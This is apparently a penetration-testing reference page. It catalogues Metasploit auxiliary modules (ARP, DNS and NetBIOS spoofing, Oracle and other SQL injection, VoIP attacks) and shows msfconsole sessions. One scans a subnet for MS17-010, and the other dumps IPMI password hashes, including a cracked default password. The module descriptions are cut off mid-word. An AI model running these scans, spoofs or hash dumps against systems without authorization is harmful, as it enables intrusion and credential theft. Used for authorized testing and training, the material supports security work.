GNU Wget FTP Symlink Arbitrary Filesystem Access auxiliary/server/wget_symlink_file_write	2014-10-27	This module exploits a vulnerability in Wget when (-r) mode with a FTP server as a destination. A syr allow arbitrary writes to the target's filesystem. To s **CVEs**: CVE-2014-4877 **Refs**: source, ref1, ref2
WPAD.dat File Server auxiliary/server/wpad	-	This module generates a valid wpad.dat file for WF Usually this module is used in combination with DN 'NetBIOS Name Service Spoofer' module. Please ... **Refs**: source
pSnuffle Packet Sniffer auxiliary/sniffer/psnuffle	-	This module sniffs passwords like dsniff did in the **Refs**: source
ARP Spoof auxiliary/spoof/arp/arp_poisoning	1999-12-22	Spoof ARP replies and poison remote ARP caches address spoofing or a denial of service. **CVEs**: CVE-1999-0667 **Refs**: source, ref1

Metasploit Module	Date	Details
Send Cisco Discovery Protocol (CDP) Packets auxiliary/spoof/cisco/cdp	-	This module sends Cisco Discovery Protocol (CDF that any responses to the CDP packets broadcast will need to be analyzed with an external packet ar as ... **Refs**: source, ref1
Forge Cisco DTP Packets auxiliary/spoof/cisco/dtp	-	This module forges DTP packets to initialize a trun **Refs**: source
DNS BailiWicked Domain Attack auxiliary/spoof/dns/bailiwicked_domain	2008-07-21	This exploit attacks a fairly ubiquitous flaw in DNS which Dan Kaminsky found and disclosed ~Jul 20(replaces the target domains nameserver entries in DNS ... **CVEs**: CVE-2008-1447 **Refs**: source, ref1
DNS BailiWicked Host Attack auxiliary/spoof/dns/bailiwicked_host	2008-07-21	This exploit attacks a fairly ubiquitous flaw in DNS which Dan Kaminsky found and disclosed ~Jul 20(caches a single malicious host entry into the targe ... **CVEs**: CVE-2008-1447 **Refs**: source, ref1
DNS Lookup Result Comparison auxiliary/spoof/dns/compare_results	2008-07-21	This module can be used to determine differences entries between two DNS servers. This is primarily detecting cache poisoning attacks, but can also be **Refs**: source
Native DNS Spoofer (Example) auxiliary/spoof/dns/native_spoofer	-	This module provides a Rex based DNS service to intercepted via the capture mixin. Configure STATI contain host-name mappings desired for spoofing or ... **Refs**: source
LLMNR Spoofer auxiliary/spoof/llmnr/llmnr_response	-	LLMNR (Link-local Multicast Name Resolution) is t NetBIOS (Windows Vista and up) and is used to re of neighboring computers. This module forges LLM by ... **Refs**: source, ref1
mDNS Spoofer auxiliary/spoof/mdns/mdns_response	-	This module will listen for mDNS multicast request A and AAAA record queries, and respond with a sp (assuming the request matches our regex). **Refs**: source, docs, ref1
NetBIOS Name Service Spoofer auxiliary/spoof/nbns/nbns_response	-	This module forges NetBIOS Name Service (NBNS will listen for NBNS requests sent to the local subn address and spoof a response, redirecting the que an IP ... **Refs**: source, ref1
Pcap Replay Utility auxiliary/spoof/replay/pcap_replay	-	Replay a pcap capture file. **Refs**: source
D-Link Central WiFiManager SQL injection auxiliary/sqli/dlink/dlink_central_wifimanager_sqli	2019-07-06	This module exploits a SQLi vulnerability found in WiFi Manager CWM(100) before v1.03R0100_BE vulnerability is an exposed API endpoint that allow SQL queries ... **CVEs**: CVE-2019-13373 **Refs**: source, docs, ref1
OpenEMR 5.0.1 Patch 6 SQLi Dump auxiliary/sqli/openemr/openemr_sqli_dump	2019-05-17	This module exploits a SQLi vulnerability found in version 5.0.1 Patch 6 and lower. The vulnerability contents of the entire database (with exception of tables) to be ... **CVEs**: CVE-2018-17179 **Refs**: source, docs, ref1
Oracle DB SQL Injection via SYS.DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE auxiliary/sqli/oracle/dbms_cdc_ipublish	2008-10-22	The module exploits an sql injection flaw in the ALTER_HOTLOG_INTERNAL_CSOURCE proced PL/SQL package DBMS_CDC_IPUBLISH. Any us privilege on the vulnerable package can exploit ... **CVEs**: CVE-2008-3996 **Refs**: source
Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE auxiliary/sqli/oracle/dbms_cdc_publish	2008-10-22	The module exploits an sql injection flaw in the ALTER_AUTOLOG_CHANGE_SOURCE procedu package DBMS_CDC_PUBLISH. Any user with ex on the vulnerable package can exploit ... **CVEs**: CVE-2008-3995 **Refs**: source

Metasploit Module	Date	Details
Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.DROP_CHANGE_SOURCE auxiliary/sqli/oracle/dbms_cdc_publish2	2010-04-26	The module exploits an sql injection flaw in the DROP_CHANGE_SOURCE procedure of the PL/S DBMS_CDC_PUBLISH. Any user with execute pri vulnerable package can exploit this ... **CVEs**: CVE-2010-0870 **Refs**: source, ref1
Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.CREATE_CHANGE_SET auxiliary/sqli/oracle/dbms_cdc_publish3	2010-10-13	The module exploits an sql injection flaw in the CREATE_CHANGE_SET procedure of the PL/SQ DBMS_CDC_PUBLISH. Any user with execute pri vulnerable package can exploit this ... **CVEs**: CVE-2010-2415 **Refs**: source, ref1
Oracle DB SQL Injection via SYS.DBMS_CDC_SUBSCRIBE.ACTIVATE_SUBSCRIPTION auxiliary/sqli/oracle/dbms_cdc_subscribe_activate_subscription	2005-04-18	This module will escalate an Oracle DB user to DB sql injection bug in the SYS.DBMS_CDC_SUBSCRIBE.ACTIVATE_SUBS package/function. This vulnerability affects to Orac **CVEs**: CVE-2005-4832 **Refs**: source, ref1, ref2
Oracle DB SQL Injection via DBMS_EXPORT_EXTENSION auxiliary/sqli/oracle/dbms_export_extension	2006-04-26	This module will escalate an Oracle DB user to DB sql injection bug in the DBMS_EXPORT_EXTENSION.GET_DOMAIN_IN package. Note: This module has been tested agai **CVEs**: CVE-2006-2081 **Refs**: source, ref1
Oracle DB SQL Injection via SYS.DBMS_METADATA.GET_GRANTED_XML auxiliary/sqli/oracle/dbms_metadata_get_granted_xml	2008-01-05	This module will escalate an Oracle DB user to DB sql injection bug in the SYS.DBMS_METADATA.GET_GRANTED_XML p **Refs**: source, ref1
Oracle DB SQL Injection via SYS.DBMS_METADATA.GET_XML auxiliary/sqli/oracle/dbms_metadata_get_xml	2008-01-05	This module will escalate an Oracle DB user to DB sql injection bug in the SYS.DBMS_METADATA.G package/function. **Refs**: source, ref1
Oracle DB SQL Injection via SYS.DBMS_METADATA.OPEN auxiliary/sqli/oracle/dbms_metadata_open	2008-01-05	This module will escalate a Oracle DB user to DBA sql injection bug in the SYS.DBMS_METADATA.O package/function. **Refs**: source, ref1
Oracle DB SQL Injection in MDSYS.SDO_TOPO_DROP_FTBL Trigger auxiliary/sqli/oracle/droptable_trigger	2009-01-13	This module will escalate an Oracle DB user to MD exploiting a sql injection bug in the MDSYS.SDO_TOPO_DROP_FTBL trigger. After t escalate user to DBA using "CREATE ANY TRIGG **CVEs**: CVE-2008-3979 **Refs**: source, ref1, ref2
Oracle DB 10gR2, 11gR1/R2 DBMS_JVM_EXP_PERMS OS Command Execution auxiliary/sqli/oracle/jvm_os_code_10g	2010-02-01	This module exploits a flaw (0 day) in DBMS_JVM package that allows any user with create session p themselves java IO privileges. Identified by David I on ... **CVEs**: CVE-2010-0866 **Refs**: source, ref1, ref2
Oracle DB 11g R1/R2 DBMS_JVM_EXP_PERMS OS Code Execution auxiliary/sqli/oracle/jvm_os_code_11g	2010-02-01	This module exploits a flaw (0 day) in DBMS_JVM package that allows any user with create session p themselves java IO privileges. Identified by David I on ... **CVEs**: CVE-2010-0866 **Refs**: source, ref1, ref2
Oracle DB SQL Injection via SYS.LT.COMPRESSWORKSPACE auxiliary/sqli/oracle/lt_compressworkspace	2008-10-13	This module exploits an sql injection flaw in the COMPRESSWORKSPACE procedure of the PL/S SYS.LT. Any user with execute privilege on the vul can exploit this vulnerability. **CVEs**: CVE-2008-3982 **Refs**: source, ref1
Oracle DB SQL Injection via SYS.LT.FINDRICSET Evil Cursor Method auxiliary/sqli/oracle/lt_findricset_cursor	2007-10-17	This module will escalate an Oracle DB user to DB sql injection bug in the SYS.LT.FINDRICSET pack Cursor technique. Tested on oracle 10.1.0.3.0 -- sh ... **CVEs**: CVE-2007-5511 **Refs**: source, ref1

Metasploit Module	Date	Details
Oracle DB SQL Injection via SYS.LT.MERGEWORKSPACE auxiliary/sqli/oracle/lt_mergeworkspace	2008-10-22	This module exploits a sql injection flaw in the MERGEWORKSPACE procedure of the PL/SQL p Any user with execute privilege on the vulnerable p exploit this vulnerability. **CVEs**: CVE-2008-3983 **Refs**: source, ref1, ref2
Oracle DB SQL Injection via SYS.LT.REMOVEWORKSPACE auxiliary/sqli/oracle/lt_removeworkspace	2008-10-13	This module exploits a sql injection flaw in the REMOVEWORKSPACE procedure of the PL/SQL Any user with execute privilege on the vulnerable p exploit this vulnerability. **CVEs**: CVE-2008-3984 **Refs**: source
Oracle DB SQL Injection via SYS.LT.ROLLBACKWORKSPACE auxiliary/sqli/oracle/lt_rollbackworkspace	2009-05-04	This module exploits a sql injection flaw in the ROLLBACKWORKSPACE procedure of the PL/SC SYS.LT. Any user with execute privilege on the vul can exploit this vulnerability. **CVEs**: CVE-2009-0978 **Refs**: source, ref1
Asterisk Manager Login Utility auxiliary/voip/asterisk_login	-	This module attempts to authenticate to an Asteris service. Please note that by default, Asterisk Call M 5038) only listens locally, but this can be manually **Refs**: source, ref1
Viproy CUCDM IP Phone XML Services - Call Forwarding Tool auxiliary/voip/cisco_cucdm_call_forward	-	The BVSMWeb portal in the web framework in Cis Communications Domain Manager (CDM) 10 does implement access control, which allows remote att user information. ... **CVEs**: CVE-2014-3300 **Refs**: source
Viproy CUCDM IP Phone XML Services - Speed Dial Attack Tool auxiliary/voip/cisco_cucdm_speed_dials	-	The BVSMWeb portal in the web framework in Cis Communications Domain Manager (CDM), before doesn't implement access control properly, which a attackers to modify ... **CVEs**: CVE-2014-3300 **Refs**: source
SIP Deregister Extension auxiliary/voip/sip_deregister	-	This module will attempt to deregister a SIP user fi It has been tested successfully when the sip provic use REGISTER authentication. **Refs**: source
SIP Invite Spoof auxiliary/voip/sip_invite_spoof	-	This module will create a fake SIP invite request m targeted device ring and display fake caller id infor **Refs**: source
Telisca IPS Lock Cisco IP Phone Control auxiliary/voip/telisca_ips_lock_control	2015-12-17	This module allows an unauthenticated attacker to "Lock" and "Unlock" functionality of Telisca IPS Lo Phones. This module should be run in the VoIP VL ... **Refs**: source, ref1
VSploit Mariposa DNS Query Module auxiliary/vsploit/malware/dns/dns_mariposa	-	This module queries known Mariposa Botnet DNS **Refs**: source, ref1
VSploit DNS Beaconing Emulation auxiliary/vsploit/malware/dns/dns_query	-	This module takes a list and emulates malicious D **Refs**: source
VSploit Zeus DNS Query Module auxiliary/vsploit/malware/dns/dns_zeus	-	This module queries known Zeus Botnet DNS reco **Refs**: source, ref1
VSploit Email PII auxiliary/vsploit/pii/email_pii	-	This auxiliary reads from a file and sends data whi flagged via an internal or external SMTP server. **Refs**: source
VSploit Web PII auxiliary/vsploit/pii/web_pii	-	This module emulates a webserver leaking PII dat **Refs**: source, ref1

Showing 1 to 1,120 of 1,120 entries

Metasploit auxiliary modules vs exploits

By looking through the modules you may have noticed that there are many auxiliary modules which actually exploit some vulnerabilities. For instance, there are privilege escalation modules, denial of service, authentication bypass and many other auxiliary modules exploiting a vulnerability.

You may be wondering why are they not in the exploit category? There is actual difference between auxiliary and exploit modules in Metasploit:

Difference between exploits and auxiliary modules is that exploits typically execute payloads on the target system, after the exploitation. Auxiliary modules may also exploit vulnerabilities, but they do not have payloads. Instead, auxiliary modules have actions for specifying what to do.

Let's have a closer look on these actions.

Metasploit auxiliary actions

The auxiliary module actions define what should the module do when it is executed. For instance, the OpenSSL Hearthbleed auxiliary module supports the following actions:

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------
   DUMP  Dump memory contents to loot
   KEYS  Recover private keys from memory
   SCAN  Check hosts for vulnerability
```

Note that not all auxiliary modules have actions. In fact, most of them do not have any action. This is because most auxiliary modules do just one thing and they do not have multiple actions to choose from.

Exploits, on the other hand, do not have any actions at all. Exploits only have payloads.

How to use auxiliary modules

Using auxiliary modules in Metasploit is very similar to any other module, including exploits. This is what you can specify in `msfconsole` for any auxiliary module:

- Module options (`show options`)
- Advanced options (`show advanced`)
- Auxiliary actions (`show actions`)
- Evasion options (`show evasion`)

Below are couple of examples how to use some of the auxiliary modules in practice.

MS17-010 EternalBlue

This is an example of how you could scan a network for the MS17-010 EternalBlue vulnerability using the auxiliary/scanner/smb/smb_ms17_010 module:

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.2.0/24
RHOSTS => 10.10.2.0/24
msf6 auxiliary(scanner/smb/smb_ms17_010) > set CHECK_PIPE true
CHECK_PIPE => true
msf6 auxiliary(scanner/smb/smb_ms17_010) > set THREADS 5
THREADS => 5
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable
hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable
hosts
   CHECK_PIPE   true                                                           no        Check for named pipe on vulnerable
hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS       10.10.2.0/24                                                   yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for
authentication
   SMBPass                                                                     no        The password for the specified
username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      5                                                              yes       The number of concurrent threads (max
one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.10.2.0/24:445    - Scanned  26 of 256 hosts (10% complete)
[!] 10.10.2.12:445    - Host is likely VULNERABLE to MS17-010!
[!] 10.10.2.13:445    - Host is likely VULNERABLE to MS17-010!
[!] 10.10.2.14:445    - Host is likely VULNERABLE to MS17-010!
[*] 10.10.2.0/24:445    - Scanned  52 of 256 hosts (20% complete)
[*] 10.10.2.0/24:445    - Scanned  77 of 256 hosts (30% complete)
[*] 10.10.2.0/24:445    - Scanned 104 of 256 hosts (40% complete)
[+] 10.10.2.117:445    - Host does NOT appear vulnerable.
[+] 10.10.2.118:445    - Host does NOT appear vulnerable.
[!] 10.10.2.119:445    - Host is likely VULNERABLE to MS17-010!
[*] 10.10.2.0/24:445    - Scanned 128 of 256 hosts (50% complete)
[*] 10.10.2.0/24:445    - Scanned 155 of 256 hosts (60% complete)
[*] 10.10.2.0/24:445    - Scanned 182 of 256 hosts (71% complete)
[*] 10.10.2.0/24:445    - Scanned 206 of 256 hosts (80% complete)
[*] 10.10.2.0/24:445    - Scanned 232 of 256 hosts (90% complete)
[*] 10.10.2.0/24:445    - Scanned 256 of 256 hosts (100% complete)
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

As you can see, we have found several hosts likely vulnerable to MS17-010. Now we could go ahead and try to exploit them to fully demonstrate the issue to our client, e.g. by using:

- exploit/windows/smb/ms17_010_eternalblue
- exploit/windows/smb/ms17_010_eternalblue_win8
- exploit/windows/smb/ms17_010_psexec
- auxiliary/admin/smb/ms17_010_command

IPMI 2.0 password hash dumping

Here's another example – dumping of IPMI password hashes from exposed administrative interfaces running on port UDP/623 by using the auxiliary/scanner/ipmi/ipmi_dumphashes module:

```
msf6 > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 192.168.5.0-192.168.5.9
RHOSTS => 192.168.5.0-192.168.5.9
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_JOHN_FILE ipmi_hashes.john
OUTPUT_JOHN_FILE => ipmi_hashes.john
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_HASHCAT_FILE ipmi_hashes.hashcat
OUTPUT_HASHCAT_FILE => ipmi_hashes.hashcat
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set THREADS 5
THREADS => 5
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                Current Setting                                                  Required  Description
   ----                ---------------                                                  --------  -----------
   CRACK_COMMON        true                                                             yes       Automatically crack common
passwords as they are obtained
   OUTPUT_HASHCAT_FILE ipmi_hashes.hashcat                                              no        Save captured password
hashes in hashcat format
   OUTPUT_JOHN_FILE    ipmi_hashes.john                                                 no        Save captured password
hashes in john the ripper format
   PASS_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt  yes       File containing common
passwords for offline cracking, one per line
   RHOSTS              192.168.5.0-192.168.5.9                                          yes       The target address range
or CIDR identifier
   RPORT               623                                                              yes       The target port
   THREADS             5                                                                yes       The number of concurrent
threads
   USER_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt    yes       File containing usernames,
one per line

msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 192.168.5.4:623 - IPMI - Hash found:
Administrator:04bbd2dd30cddf0006555e6926b3a9500de5fcddf53c425868ef39471af65552c0f0cdcda13af29435303738363443 5a4a303239304b35501
40d41646d696e6973747261746f72:2aadd448f87494c6d28285d47be332f4392fa0e9
[+] 192.168.5.5:623 - IPMI - Hash found:
Administrator:066df11c3dcd8f00666fb8fd7091b0a0e55e06a2bc3e14bba0505c73424f9b014fe1736fc75e019400000000000000000000000000000001
40d41646d696e6973747261746f72:79442f7d2cdc0e41a874aa4c9a3214f2cda0b9b8
[+] 192.168.5.6:623 - IPMI - Hash found:
ADMIN:85b7560b003000035816d6a74a57695e07ddb265d46a283a75c747896a1635004f1b39319e865eb3dc6ae5b1c6f37537a0ce84f5bfe219d6140655534
5524944:def84f5031180355f65744e5efdc6f8cf28143e4
[+] 192.168.5.6:623 - IPMI - Hash for user 'ADMIN' matches password 'PASSW0RD'
[+] 192.168.5.7:623 - IPMI - Hash found:
ADMIN:75539167002f0003ddb1c9b8b2519a8bb94168ca437329a1486cfa3feceb08f44645963beb1309d948484068256b083d9726b263ec40f978140655534
5524944:fe81adbc088f2e640399c0d13ea4452625f46a11
[+] 192.168.5.7:623 - IPMI - Hash for user 'ADMIN' matches password 'PASSW0RD'
[*] Scanned  4 of 10 hosts (40% complete)
[+] 192.168.5.8:623 - IPMI - Hash found:
Administrator:67dde39730cddf0052a61db3da8959b8a87bb6d9e520c2c1fa10eab4bb15c9c13e71a7dbd1072d40353037383634435a4a303239304b354e1
40d41646d696e6973747261746f72:eaf05d2fe4a69a9cff4d073bfb012b1c3ecc4c20
[*] Scanned  5 of 10 hosts (50% complete)
[*] Scanned  6 of 10 hosts (60% complete)
[*] Scanned  7 of 10 hosts (70% complete)
[*] Scanned  9 of 10 hosts (90% complete)
[+] 192.168.5.9:623 - IPMI - Hash found:
Administrator:f1086ca430cd8f0051d032a6208dbda5a3c12136f9fcc3c4a06376694d5e71bb747094944a3c8ea0353037383634435a4a303239304b35561
40d41646d696e6973747261746f72:f4693e3952227899ae284e36978c14545cf44518
[*] Scanned 10 of 10 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) >
```

As you can see, we have obtained number of IPMI password hashes from the remote systems and some of them Metasploit even immediately cracked.

Now we could go ahead and access those administrative interfaces (e.g. via SSH, Telnet or a web interface) and obtain evidences for reporting.

We could also try to crack the rest of the hashes with John the Ripper. We could also use Hashcat, of course.

Conclusion

Auxiliary modules are tremendously useful in any penetration testing or security audit scenario and we should definitely use them as much as we can. Hopefully the list above can help you navigate through them more easily and help you find relevant auxiliary modules for your situation.

If you find this list useful, please consider subscribing and following InfosecMatter on Twitter, Facebook or Github to keep up with the latest developments. You can also support this website through a donation.

See also

- Metasploit Windows Exploits (Detailed Spreadsheet)
- Metasploit Linux Exploits (Detailed Spreadsheet)
- Post Exploitation Metasploit Modules (Reference)
- Metasploit Payloads (Detailed Spreadsheet)
- Metasploit Android Modules
- Metasploit Module Library

SHARE THIS

TAGS | Auxiliary | Brute force | Cheatsheet | CVE | Denial-of-service | Enumeration | EternalBlue | Exploitation | Hashcat | IPMI | John the Ripper | Metasploit | Msfconsole | Portscan | Privilege escalation | RCE | Scanner | Spreadsheet

---